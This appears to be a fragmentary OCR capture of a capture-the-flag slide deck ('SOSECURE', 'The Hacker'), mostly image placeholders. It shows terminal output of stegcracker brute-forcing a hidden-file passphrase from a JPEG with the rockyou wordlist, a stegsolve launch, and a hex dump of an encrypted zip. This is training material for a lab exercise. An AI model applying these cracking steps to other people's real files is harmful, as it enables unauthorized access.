
The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ stegcracker tom.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'tom.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: leandra
Tried 10191 passwords
Your file has been written to: tom.jpg.out
leandra
```

CTF

SOSECURE


The Hacker




CTF

SOSECURE

The Hacker






SOSECURE

The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv tom.jpg.out test.jpg
```


```
┌──(kali㉿kali)-[~/Tools/bin]
└─$ java -jar stegsolve.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



CTF


SOSECURE

The Hacker



SOSECURE


The Hacker



CTF

SOSECURE


The Hacker




CTF

SOSECURE

The Hacker






CTF

SOSECURE


John



CTF

SOSECURE


John




CTF

SOSECURE

John





CTF

Garbage

SOSECURE

```
kali@mayday$ more garbage
00000000: 504b 0304 0a00 0900 0000 e52b 944d d66f  PK.........+.M.o
00000010: ef86 2300 0000 1700 0000 0a00 1c00 7365  ..#...........se
00000020: 6372 6574 2e74 7874 5554 0900 036d 6f1b  cret.txtUT ... mo.
00000030: 5c6d 6f1b 5c75 780b 0001 0400 0000 0004  \mo.\ux.........
00000040: 0000 0000 89ed 4cbb 8ba3 91b4 8e10 d9e5  ......L.........
00000050: ab2e 196e 20f4 37df fbe5 096c ed4e 8d0a   ... n .7....l.N ..
00000060: e056 e98c 26b1 a450 4b07 08d6 6fef 8623  .V .. & .. PK ... o .. #
00000070: 0000 0017 0000 0050 4b01 021e 030a 0009  ........PK.......
